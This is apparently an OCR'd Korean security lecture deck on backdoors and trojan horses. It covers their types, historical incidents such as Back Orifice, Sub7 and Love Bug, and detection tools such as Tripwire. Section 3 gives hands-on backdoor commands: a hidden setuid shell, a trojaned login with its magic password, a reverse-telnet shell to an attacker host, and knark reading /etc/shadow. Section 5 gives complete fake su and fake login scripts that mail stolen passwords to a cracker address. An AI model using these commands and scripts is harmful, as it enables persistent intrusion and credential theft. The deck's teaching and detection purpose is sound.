백도어와 트로이 목마

크래커는 시스템에 침입한 후 재침입하기 위하여 관리자 몰래 트로이 목마 프로그램 혹은 백도어 프로그램을 설치하기 마련이다.

이 장에서는 백도어 및 트로이 목마의 유형과 종류에 대해서 알아보고, 이를 방지할 수 있는 보안 도구를 살펴본다.

목 차

1.1 백도어란 ?

- **Backdoor ?**
  - 크래커가 침입한 시스템을 재침입하거나 특권(주로 root 혹은 Administrator 권한)을 쉽게 획득하기 위하여 만들어 놓은 일종의 Security Hole 혹은 비밀통로
    - **Hidden setuid shell**
    - **Network Service/Port**
    - **Kernel module**
  - 초기에는 주로 시스템에 문제가 생겼을 경우, 쉽게 시스템에 접속해서 문제를 해결 하기위해 시스템 설계자나 프로그래머, 관리자가 의도적으로 만들어 놓은 비밀통로(Trapdoor)
- **Threats**
  - 정상적인 인증절차를 거치지 않고 특권(privilege)을 획득, 심지어 패스워드를 변경하더라도 침입가능
  - 로그(utmp/wtmp/lastlog)를 남기지 않고 침입가능
  - 짧은 시간내에 침입가능

1.2 트로이 목마란 ?

- **Trojan Horse ?**
  - 매우 호감이 가는 프로그램처럼 보이지만, 실제로는 악의적인 프로그램이나 코드를 포함하고 있는 프로그램
    - **Back Orifice, Netbus, Sub7, etc**
    - **rootkit(lrk4, lrk5) – trojaned login, tcpd, chfn, etc**

- **Threats**
  - 정상적인 동작을 하는 것처럼 보이거나 사용자를 현혹시킴으로써, 시스템 관리자의 특권을 획득
  - 이론적으로 시스템 관리자가 하는 모든 작업을 할 수 있다.

1.3 백도어와 트로이 목마의 비교

- 백도어와 트로이목마의 차이점
  - 트로이 목마의 경우 특정 사용자, 혹은 프로그램 실행에 의한 수동적인 방법에 의존한 것이지만,
    - 즉, 사용자의 직간접적인 협조를 통하여 설치 혹은 Trigger
  - 백도어는 일단 시스템 침입에 성공한 후 재침입을 위해 침입자가 직접 설치하고 이용한다.

- 바이러스와 웜(worm)의 차이점
  - 바이러스는 주로 한 컴퓨터내에서 다른 프로그램을 감염시켜, 기생하면서 계속해서 자신을 복제하는 프로그램이며,
  - 웜(worm)은 바이러스와 마찬가지로 자신을 복제하지만, 주로 네트워크를 통하여 자신을 복제하여 다른 컴퓨터로 자신을 전파하는 프로그램

2. 백도어 및 트로이 목마의 유형 (1)

- 고전적 백도어의 유형
  - Inactive/Default Account를 이용한 침입
    - **Windows NT – guest, CISCO Router – admin, etc**
  - Hidden setuid shell을 이용한 특권획득
    - **-rwsr-xr-x root root /.hidden/directory/rootshell**
  - 시스템 혹은 다른 사용자 홈디렉토리의 환경설정 및 startup script를 이용한 특권획득
    - **/etc/rc.d/rc.*, /etc/hosts.equiv, $HOME/.rhosts**
    - **$HOME/.profile, $HOME/.login, $HOME/.exrc, $HOME/.netrc**
  - Cron Job을 이용하여 특정시간에 실행되는 백도어
    - 시스템 관리자의 보안관리가 허술한 시간을 이용
    - *** 4 * * * /.hidden/directory/bindshell**

2. 백도어 및 트로이 목마의 유형 (2)

- 현대적 백도어의 유형
  - 네트워크 데몬이나 시스템 유틸리티를 수정한 백도어
    - **rootkit(lrk4, lrk5) – Magic Password**
      - login.c, telnet.c, chsh, su, chfn, tcpd(tcpwrapper), etc
  - TCP/UDP 프로토콜을 이용한 shell binding 백도어
    - 특정 포트에 **shell(/bin/sh)**을 바인딩시켜두고, 이 포트로 접속하여 정상적인 인증절차를 우회
    - **tcpbind.c, audpserver.c/audpclient.c, nc**
  - Kernel module을 이용한 백도어
    - **Kernel module**을 추가하여, **System Call Table**을 변경
    - **phide, kbd, knark**
  - 방화벽을 우회하는 백도어
    - **ICMP Tunnel – Lokid/loki**
    - **Reverse Telnet - nc**
    - **Port Redirect – datapipe.c**
    - **CGI Backdoor**

2. 백도어 및 트로이 목마의 유형 (3)

- 고전적 트로이목마의 유형
  - 단순한 눈속임(spoof)을 이용한 Trojan Horse
    - **logout된 것처럼 사용자의 터미널을 조작하여, 다시 login 하도록 함으로써 사용자의 계정과 패스워드를 훔쳐내는 수법**
    - **일명 "화장실 사건"**
  - 그럴듯한 프로그램으로 가장(trojaned su)하여, 사용자의 계정 및 패스워드를 훔쳐내는 수법, 혹은 keylogger
- 현대적 트로이목마의 유형
  - PC 통신 자료실이나 인터넷(특히 전자우편)을 이용하여, 겉으로는 정상적이고 유용하게 보이지만, 사용자 모르게 특별한 프로그램을 설치하여 네트워크를 통하여 원격제어
    - **Back Orifice, Netbus, Sub7, Ecokys**
    - **Love Letter, Navidad, etc**
    - **Spywares**

3. 백도어의 종류 (1)

- **Hidden setuid shell**
  - *Copy a /bin/sh & turn on the setuid bit*

```
~# mkdir /tmp/.hidden
~# cp /bin/sh /tmp/.hidden/.sh; cd /tmp/.hidden
~# chmod 4755 .sh
~$ ./.sh (on the other window)
~# id
```

- **UDP Bind Shell**
  - *On the target host*

```
~# ./audpserver
~# ps –aux | grep audpserver
   root 4268     1 0 17:02 ?       00:00:00 ./audpserver
```

  - *On the client host*

```
~# ./audpclient –s target_host –p 520
id
```

3. 백도어의 종류 (2)

- **Linux Rootkit – trojaned login**
  - *Compile & Install the trojaned login program*

```
~# gcc –o login login.c checktty.c –lcrypt
~# cp /bin/login /bin/login.orig
~# cp login /bin/login
~# telnet localhost
login: rewt
passwd: satori
~# id
```

- **Linux Rootkit – TCP Bind Shell**
  - *Run our tcpbind shell*

```
~# ./tcpbind
~# netstat –listening –p tcp
```

  - *On attacker side or other window*

```
~# telnet target_host 31337
  id;
  uid=0(root) gid=0(root)
```

3. 백도어의 종류 (3)

- **Kernel module backdoor – kbdv2**
  - *Compile & Install kernel module*

```
~# gcc –c –O3 kbdv2.c
~# insmod kbdv2.o
~# lsmod
```

  - *Login as a normal user*

```
~$ touch foobar
~$ logout
```

  - *Login as the same user above*

```
~# id
uid=0(root), gid=0(root)
```

3. 백도어의 종류 (4)

- **Kernel module backdoor – knark**
  - *knark module의 설치*

```
~# insmod knark.o
~# lsmod
~# ./rootme cat /etc/shadow
```

  - *knark module 숨기기*

```
~# insmod modhide.o
~# lsmod
~# ./hidef /tmp/knark-0.50
```

  - *Process ID 변경*

```
~# ./taskhack –euid=501 1
~# ps –aux | grep init
```

3. 백도어의 종류 (5)

- **Reverse Telnet**
  - 내부망(intenal protected network)에서 접속하는 것처럼하여 방화벽(Port Filtering)을 우회하여 접근
  - *Attacker Side Operations(Attacker Host)*

```
~# nc –nvv –l –p 80 (one window)
~# nc –nvv –l –p 25 (other window)
```

  - *Server Side Operations(Target Host)*

```
~# sleep 10000 | telnet attacker_host 80 | /bin/sh | telnet
   attacker_host 25
```

  - *on 80 port Window(Attacker Side)*

```
id
uid=0(root), gid=0(root)
```

3. 백도어의 종류 (6)

- **ICMP/UDP Tunnel – LOKI**
  - ICMP Echo/Reply Header에 명령 및 출력결과를 포함
  - 방화벽(Port Filtering)을 우회하여 접근

  - *On the target host*

    ~# ./lokid

  - *On the attacker side*

    ~# loki –d target_host –p i –v 1 –t 3


    Raw IP socket: read write blocking
    LOKI2 route [(c) 1997 guild corporation worldwide]
    loki> ls

3. 백도어의 종류 (7)

- **EkoBackdoor**
  - multiple backdoor on Linux platform
- **Q**
  - Client/Server용 백도어, 클라이언트와 서버사이의 연결에서 256bit DES 암호화 사용
- **Blackhole**
  - 간단한 TCP shell 백도어, rc.* 파일에 등록되서 재부팅시 자동으로 백도어 프로그램이 실행
- **Alpha_031**
  - 윈도우용 rootkit. EXE Redirection라는 방법으로 유닉스용 루트킷을 윈도NT용으로 포팅한 프로그램
- **GH-cgi**
  - cgi-backdoor, 파이프를 통해서 명령을 브라우저로 전송

4. 트로이목마의 위험성 (1)

- 트로이 목마의 위험성
  - 최근 들어 웜 바이러스, 트로이 목마형 바이러스 등 해킹기법을 이용한 바이러스 공격이 주류
  - Ecokys와 같은 프로그램은 윈도에서 입력되는 모든 키보드 내용을 파일로 저장하고 전송하는 기능을 가지고 있어 비밀번호의 유출이 우려됨
  - 인터넷 항해 중에 무조건 “예” 혹은 무조건 “엔터” 경향 심각
  - 사용하기 쉬운 사용자 인터페이스로 인해 초보자도 무심코 무시무시한 크래킹 가능
- 트로이 목마를 이용한 크래킹 현황



4. 트로이목마의 위험성 (2)

- 과기대 우리별 **3**호 정보 유출
  - 과기대의 네트워크를 대상으로 백오리피스가 설치된 시스템을 검색하여 “우리별 3호”에 대한 주요 정보를 탈취한 사건

- **1999**년 **11**월 **- Ecokys**를 이용한 은행 출금 사건
  - ecokys 프로그램을 E-mail로 위장해 PC 통신 가입자에게 전송
  - E-mail을 여는 순간 피해자의 PC에 ecokys 설치되어 모든 키보드 입력을 가로챔

- **“Love Bug”, 2000**년 **5**월
  - the most (in)famous trojan horse
  - Love Bug의 동작원리
    - 전자우편주소록에 등록된 모든 사람에게 혹은 IRC 채널에 있는 사람에게 자기 자신을 전파
    - 파일을 지우거나 수정하며, 다른(패스워드 가로채는) 프로그램 등을 다운 로드 하게 함

4. 트로이목마의 위험성 (3)

- 트로이 목마의 침입 형태
  - E-mail을 통한 침입
    - 유혹적인 문구를 이용하여 사용자를 현혹함으로써 메일을 읽자마자 트로이 프로그램이 실행되도록 하여 침입 - **LOVE Bug**
  - 사회 공학적 방법에 의한 침입
    - 사용자나 관리자를 교묘히 이용하여 트로이가 설치되도록 현혹시키는 방법
  - 소프트 웨어에 의한 침입
    - 게임과 같은 프로그램으로 사용자를 현혹하여 게임 설치시 트로이 프로그램을 설치
    - **DNS** 스푸핑 등을 이용하여 미러 사이트를 흉내내어 트로이 프로그램을 배포
  - 웹사이트에 의한 침입
    - 자바 애플릿, 자바 스크립트, **ActiveX** 컨트롤 등의 형태로 트로이 프로그램 작성

5. 트로이목마의 종류 (1)

- 가짜 **su(switch/substitute user)** 프로그램
  - 크래커가 설치한 가짜 su 명령에 의하여 아이디와 패스워드 정보를 가로채는 트로이 프로그램

```
stty –echo
echo “Password: “
read X
echo “”
stty echo
echo Someone used this password: $1 $X | mail cracker & sleep 1
echo Sorry.
rm –rf su
```

- 예상되는 결과
  - 사용자는 아무런 의심 없이 패스워드를 입력하지만, “Sorry.” 메시지를 보게 되며, 자신이 잘못된 패스워드를 입력한 것으로 생각할 것이다.
  - 사용자가 입력한 패스워드는 크래커에게 전달되고, 가짜 su 프로그램은 자신을 지운다.

5. 트로이목마의 종류 (2)


- 눈속임(Spoofs) - Trojan mule
  - 일명 “화장실 사건”이라고도 하는 Trojan mule은 사용자가 잠깐 터미널에서 자리를 비운 틈을 타서 아이디와 패스워드를 가로채는 방법을 말한다.

```
#!/bin/sh
clear
echo -n "login: "
read lgin
stty -echo
echo -n "Password: "
read pw
stty echo
echo
echo "Login: $lgin Pword: $pw" | mail cracker@attack.com
```

- 예상되는 결과
  - 사용자는 화면에 나타난 Login: 프롬프트에 별다른 의심 없이 자신의 아이디와 패스워드를 입력하고,
  - 입력된 아이디와 패스워드는 크래커에게 메일로 전송된다.

5. 트로이목마의 종류 (3)


- **Back Orifice(“BO”)**



- cDc(Cult of the Dead Cow) 제작
- MS의 BackOffice의 위험성 경고
- 기능
  - 컴퓨터의 제어권 획득 : 원격 제어
  - 다른 프로그램에 **attach** 가능
  - 플러그 인을 이용하여 기능 확장
- BO120, BO2K
- 유닉스용 Client 프로그램 존재


5. 트로이목마의 종류 (4)

- **Netbus**
  - 파일 매니저 및 레지스트리 매니저 그리고 응용 프로그램 리다이렉션 등과 같은 원격 관리 기능
  - 화면 캡쳐 및 키로그 등의 스파이 기능




5. 트로이목마의 종류 (5)

- **Sub7**
  - ‘mobman’ 제작
  - 구성
    - **Connection manager**
    - **File manager**
    - **Keys/message manager**
    - **Ass kickin’s manager**
    - **Windows manager**
  - 기능
    - 컴퓨터의 제어권 획득
      - 원격 제어
    - 화면 캡쳐 및 키로그
    - **ICQ / IRC / E-mail notify**



5. 트로이목마의 종류 (6)

- **School Bus**
  - Swyque software
  - Easy to Use & Powerful
  - 구성
    - **File manager**
    - **Application manager**
    - **Keyboard manager**
  - 기능
    - 원격 컴퓨터의 제어권 획득
    - **Open & Close CD-Driver**
    - **Run programs**
    - **Turn on / off monitor**
    - **Etc…**



6. 백도어 및 트로이목마의 탐지 및 예방 (1)

- 파일의 무결성(**integrity**) 검사
  - 백도어를 심을수 있는 파일들에 대해 checksum을 만들어 놓고 주기적으로 검사
  - md5, sum, tripwire
  - COPS, TIGER - 시스템의 설정, 퍼미션 문제, 변경유무 등을 검사
- 로그 분석 및 프로세스 검사
  - 로그 파일에서 비정상적인 접근을 검사 - logcheck
  - 미확인 프로세스 검사 – lsof
    - 프로세스가 사용중(**open**)인 파일들에 대한 목록 출력
- **rootkit** 탐지 **– rkdet**
  - http://vancouver-webpages.com/rkdet
  - CPM(check promiscuos mode)

6. 백도어 및 트로이목마의 탐지 및 예방 (2)

- 파일시스템 무결성 검사시기
  - 크래커가 침입하여 파일을 변경하기 전에 실시

- **Tripwire**
  - File integrity checker for UNIX systems
  - MD5 메시지 다이제스트 알고리즘
    - **Hard-to-spoof**
  - 백도어 및 바이러스에 의한 중요 파일들의 변경여부 탐지
  - 파일 허가권, 변경시간, i-node의 변화 등의 감시

- **Tripwire**의 동작모드
  - Database Generation
  - Database Update
  - Integrity Checking
  - Interactive Update


```
# tripwire -initialize
# tripwire –update /etc
# tripwire -interactive
```

6. 백도어 및 트로이목마의 탐지 및 예방 (3)

- **Alert: Cart32 secret password backdoor**
  - http://www.cerberus-infosec.co.uk/advcart32.html
- **Windows Backdoor Update III**
  - http://xforce.iss.net/alerts/advise30.php
- **Backdoor Password in Red Hat Linux Virtual Server Package**
  - http://xforce.iss.net/alerts/advise46.php


6. 백도어 및 트로이목마의 탐지 및 예방 (4)

- **The cleaner**
  - MooSoft Development
  - 기능
    - 트로이 목마 탐지 및 제거
    - 새로 발견된 트로이 목마 검사 목록 업데이트



6. 백도어 및 트로이목마의 탐지 및 예방 (5)

